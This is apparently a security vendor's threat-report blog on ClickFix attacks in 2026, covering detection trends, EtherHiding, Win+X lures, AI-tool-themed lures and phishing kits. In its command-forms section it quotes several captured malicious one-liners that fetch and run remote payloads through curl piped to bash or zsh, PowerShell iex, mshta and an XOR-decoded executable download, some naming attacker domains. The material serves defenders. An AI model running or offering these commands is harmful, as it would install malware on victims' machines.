ClickFix and derivative techniques now make up more than half of Push’s detections each month, with Attacker-in-the-Middle (AiTM) and device code phishing rounding out the top three. In this blog, we’re diving into our ClickFix data to give you the key trends and developments as we close out 2026.
ClickFix and derivative techniques now make up more than half of Push’s detections each month, with Attacker-in-the-Middle (AiTM) and device code phishing rounding out the top three. In this blog, we’re diving into our ClickFix data to give you the key trends and developments as we close out 2026.
The big picture: the numbers behind ClickFix detections
Since rising to prominence in 2024, ClickFix has continued to gather momentum as one of the go-to initial access techniques used by attackers in the wild. Last year, Microsoft reported that ClickFix was the top initial access vector recorded in its detection data, at 47% of detections. The technique is now firmly embedded in both criminal and nation-state affiliated operations around the world.
But with continued evolution in the form of new sub-techniques, new execution surfaces and payloads, and more advanced infrastructure and tooling (something we’ve seen across the board with increased levels of AI-assisted tool development adding speed and scale), this problem is only getting worse for security teams.

Through Q2, ClickFix made up an average of 52% of Push’s detections, surpassing other browser-based attacks (predominantly AiTM and device code phishing) for the first time. And in August, this figure reached 67%.
Of those detections, three specific phishing kits made up 73%: ERRTRAFFIC, TURNTIP, and NOCHAIN. (TURNTIP and NOCHAIN are Push’s internal names for kits that have not been publicly linked to a named kit or service). ERRTRAFFIC was the largest in August, making up 34% of ClickFix detections.
More information on the specifics of these kits a little later.
Delivery continues to favor non-email channels
Notably, ClickFix remains a trap that users fall into rather than something they’re targeted with directly. 4 in 5 ClickFix payloads intercepted by Push in 2026 are accessed from search engines like Google and Bing: the result of compromised sites, malvertising, and SEO poisoning. This sits significantly above the average, with around half of the attacks detected by Push coming via non-email channels.
The other delivery channels recorded include email, messenger apps, social media, inside business apps like SharePoint, and many more.
This naturally means they completely bypass email-based security controls.
This is supported by external reporting. Multiple separate campaigns have been reported involving large-scale compromise of legitimate sites, such as:
5,400+ compromised small-business sites across 2,200+ organizations were documented serving ClickFix payloads stored on the blockchain (a technique known as Etherhiding, which we’ll discuss later).
1,509 WordPress sites were documented feeding SocGholish/ClickFix chains in July 2026.
700+ Ghost CMS sites were compromised via CVE-2026-26980 in May 2026 and infected with ClickFix payloads.
LOLBINs and execution surfaces are broadening
We see a huge variance in commands and execution surfaces targeted.
84 distinct command forms observed, and 34 seen only once.
20+ binaries including PowerShell, echo, base64, bash, curl, mshta, cmd, zsh, conhost, rundll32, msiexec, pcalua, net, wmic, sh, eval, cscript, wscript, certutil, and schtasks.
echo, base64, and openssl appear frequently as plumbing (decoding or printing data within a command chain rather than executing it), while msiexec, rundll32, pcalua, finger, and others each appear in a handful of payloads, reflecting the LOLBin rotation pattern where operators cycle through trusted binaries to stay ahead of endpoint detection rules.
Since the main kits all read their configuration from a contract rather than the page, payload and lure are fetched at load and can be swapped without the page changing.
The standard EDR guidance for detecting LOLBin abuse is: baseline normal usage in your environment over 30 days, then alert on anomalies — unusual parent processes, command-line arguments, network connections from trusted binaries, and so on. The problem is that "unusual" varies enormously across environments. IT automation, software deployment, MDM tools, and admin scripts all generate legitimate LOLBin activity that looks suspicious out of context. The result is a high false-positive rate that requires significant per-environment tuning. And the set of binaries to monitor keeps growing.
Some of the common command forms we’ve captured include:
macOS/Linux. The most primitive shape we see. A base64 blob is decoded inline and fed straight into bash through a herestring. The decoded text is itself a curl download piped to bash. bash <<< $(echo "Y3VybCAtcyAnaHR0cHM6Ly9zeXN0ZW1sb2dpY29wY29wdGltaXplci5jb21sd…" | base64 -d)
Alongside base64, we also commonly see openssls base64 as a slight variation on this. Some include a legitimate command prefix, like the example above, and others incorporate small transforms using `rev`, `tr`, etc to defeat string matching against base64 payloads.
Windows. PowerShell fetches a script from a bare IP address (masked here) and runs it in memory, never touching disk. powershell -c iex(irm <ip> -UseBasicParsing)
Windows. Fetch-and-run one-liner — PowerShell downloads from a hostname and executes in memory. powershell iex(irm wirelesswebdevice.com -UseBasicParsing)
macOS/Linux. The URL is hidden in base64, decoded by openssl, fetched with curl and piped into zsh. curl -s $(echo "aHR0cHM6Ly9xdWVzdC0yMi5jb20vY3VybC8wNHRncXNpM3…" | openssl base64 -d -A) | zsh
macOS/Linux. A decoy line impersonating an OpenAI Codex install is echoed first, then the real command decodes a base64 URL and pipes curl into zsh. echo "npm install -g @openai/codex https://openai.com/codex/" && curl -s $(echo "aHR0cHM6Ly9xdWVzdC0yMi5jb20vY3VybC8wNHRqd…" | openssl base64 -d -A) | zsh
Windows. A launcher chain: pcalua starts PowerShell, which starts cmd, which runs mshta. The mshta and the URL are caret-split so neither matches as a string. pcalua -a "PowerShell" -c "saps cmd '/v/c m^s^h^t^a h^t^t^p^s^:^/^/fine-work-team.com/6272' -Wi Hi"
Incorporating carets and nested quotes has become increasingly more common to defeat binary string matching. Novel launchers continue to emerge, pclua being one of the recent additions.
Windows. A character array is XOR-decoded at runtime to rebuild the URL, then Invoke-WebRequest writes an executable into TEMP and runs it. The URL never appears as text. powershell -nop -w h -c "$uXsp=([char[]]@(88,68,68,64,10,31,31,9,4,30,1,0,3,30,1,30,1,7,5,10,1,6,4,8,2,31,66,69,94,68,89,93,85,111,5,6,7,83,7,86,7,9,30,85,72,85)|%{[char]($_-bxor48)})-join'';iwr $uXsp -Out $env:TEMP\u.exe;&$env:TEMP\u.exe"
Windows. A cmd one-liner that hides the binary name with caret escaping and uses a for-loop to execute whatever the command returns. %COMSPEC% /c s^t^a^r^t "" /min for /f "delims=@" %o in (',f^^i^^n^^g^^e^^r ksqALiwYXQ@f^^i^^n^^g^^e^^r^^.^^linkedinsig.com') do %o & '…'
Trending techniques
EtherHiding
EtherHiding is where instead of fetching its configuration from a web server, the kit reads it from a smart contract on a public blockchain. There is no host to take down and no domain to block, and the operator changes what is served by writing a transaction.
EtherHiding has been observed across multiple kits and is operating at substantial scale in the wild. Netskope documented an ongoing campaign across 5,400+ compromised websites retrieving payloads from a single BNB Smart Chain testnet smart contract — at zero cost to the operator. Updating that one contract changes what every site delivers, and the blockchain is immune to takedown requests.
The networks observed by Push include BNB Smart Chain testnet, Polygon, Base and Ethereum Sepolia, reached through ordinary public RPC providers, with most of the traffic on testnets.
Why this matters for defenders: EtherHiding is designed to get around solutions reliant on blocking attacker-controlled infrastructure — URL blocklists, domain reputation services, DNS filtering, and takedown-based disruption. The traditional kill chain has a domain or IP somewhere in the delivery path that defenders can block or request a takedown against; EtherHiding eliminates that by storing kit configuration in a smart contract that no hosting provider can be asked to remove. The payload URL can still be blocked, but the operator rotates it with a single transaction and every compromised site picks up the new one automatically.
Adoption of Win+X
Kits instruct the victim through Win+R, through Win+X, or through Terminal on macOS. We’re seeing kits use a combination of both in our detections. The Run dialog (Win+R) opens a user-level shell. Win+X then I opens PowerShell or Terminal as administrator.
Why this matters for defenders: The standard ClickFix mitigation advice starts with blocking the Run dialog: "Remove Run menu from Start Menu" or "Restrict Run dialog access" (User Configuration → Administrative Templates → System) disables Win+R and the dialog itself. But for Win+X, there's no built-in GPO to disable the Power User menu or the keyboard shortcut. Even blocking both shortcuts doesn't block the applications behind them. The user — or the attacker's instructions — can reach the same shells through different routes: Start menu search, File Explorer address bar (type powershell and hit enter), Task Manager's "Run new task," right-click context menu in any folder (Shift + right-click → "Open PowerShell here"), cmd → start powershell, or a desktop shortcut. There are many paths to a shell on a modern OS, and the attacker only needs to pick one the defender hasn't closed.
AI-themed lures
We’ve seen a rise in attacks targeting developer and AI tooling as part of the deception, capitalizing on AI adoption trends.
First, we saw attackers weaponizing malvertised install guides for popular tools like Claude Code and NotebookLM (which doesn’t even have a legit installer).

Then, attackers took it a step further by generating artifacts using popular LLMs like ChatGPT and Claude, placing more malicious ads with the link to their shared chat.



One recent example combines this with a creative Windows update lure — a deception that emerged late in 2025. The victim lands on a copy of the ChatGPT interface in Dutch and clicks Log in. The page goes full-screen and starts a fake Windows Update, ending with a ClickFix lure.
Obfuscation and detection evasion
Windows lures often avoid rendering the keystrokes they describe as plain text to defeat text matching, through:
Homoglyph substitution — e.g. Рrеѕѕ Wіndоwѕ Вuttоn + R, built from Cyrillic lookalikes and zero-width joiners so the words never appear as ASCII.
Mid-word fragmentation — To prove t / hat / ou a / re not / ro bot, split across elements.
The anti-analysis doesn’t end there. Referrer checks, webdriver and headless-browser detection, canvas and WebGL fingerprinting, one-time links, geo and IP gating, and debugger traps are all common, with unrelated kits drawing down on the same toolkit of evasion techniques.
ClickFix by design is intended to get around the controls usually designed to stop malware delivery. By using fetch-and-run methods, alongside various forms of obfuscation and encoding, the attacks download a script from a remote host and run it entirely in memory, while masking the urls the script is fetching from. Nothing is written to disk, reducing the detection opportunities, with the actual malicious payload arriving in the second stage.
Why this matters for defenders: These changes make it increasingly difficult for network-layer tools and automated page analysis tools to find and analyse malicious pages for malicious content, with homoglyph/fragmentation techniques defeating text-matching classifiers, and the anti-analysis measures defeating automated crawlers.
Payload evolution
At Push, we’re focused on the upstream ClickFix delivery rather than malware analysis and execution. But endpoint-layer controls are coming under increasing pressure in the face of ClickFix evolution as attackers look to develop new ways of evading controls.
ClickFix Payload-as-a-Service (CPaaS) platforms offer API-driven backends generating uniquely obfuscated payloads per victim, mapped across ~3,000 live payloads.
Russian-origin Loader-as-a-Service DOUBLECUP uses a customer-facing ClickFix builder and steganographic browser cache persistence (payloads encoded in PNG images cached during normal browsing) to evade detection.
Elastic's research on MimicRAT documents multi-stage PowerShell chains that perform AMSI and ETW bypasses as their first action before dropping further payloads. The rundll32+WebDAV variant shows operators moving away from PowerShell entirely to avoid AMSI's coverage.
Ransomware operator CRPx0 uses ClickFix pages as its primary delivery mechanism targeting 30+ victims since July 2026 with focus on healthcare. Halcyon documented ClickFix delivery across four additional ransomware families: Qilin, Termite, Interlock, and LeakNet.
The ClickExfil PoC by security researchers demonstrates the use of ClickFix mechanics to exfiltrate files directly rather than deliver malware.
Why this matters for defenders: Endpoint detection and blocking remains a cat-and-mouse game where attackers are continuously searching for new ways to bypass or disable endpoint security tools and detection strategies. And ClickFix is arguably becoming even more dangerous as the range of actors and motives behind ClickFix continues to widen — from commodity infostealers to ransomware affiliates and state-sponsored operations.
Kit breakdown
ERRTRAFFIC

ERRTRAFFIC is a commercial Malware-as-a-Service platform priced at $300–380/month, with 11+ confirmed threat actor adopters. It injects itself into compromised websites — predominantly WordPress — and overlays an interchangeable lure picked from a library of faces at load time. Its v3 release upgraded to EtherHiding, reading kit configuration from smart contracts on Polygon via public RPC endpoints, so payload URLs can be rotated with a single blockchain transaction across every compromised site simultaneously. It serves both Windows and macOS instruction sets, adapting to the visitor's OS, and instructs via Win+X rather than Win+R.
Example: A fake Cloudflare "Verifying you are human" screen placed over a compromised site — one of several interchangeable faces this kit picks from at load, which also include a fake blue screen and a missing-font prompt. Step one is Win + X then I, which opens PowerShell or Terminal as administrator. It serves both Windows and macOS, and reads its configuration from a smart contract.
CLEARFAKE
CLEARFAKE is the oldest kit in the set, first identified by researcher Randy McEoin in July 2023 — its name comes from the lack of obfuscation in its early JavaScript. It began as a straightforward fake browser update campaign but evolved substantially: by 2025 it had pivoted to ClickFix-style fake reCAPTCHA and Cloudflare Turnstile lures, andadopted EtherHiding, storing entire payload JavaScript on-chain on the BNB Smart Chain rather than just a URL — so the malicious code is returned in full with no external hosting required.
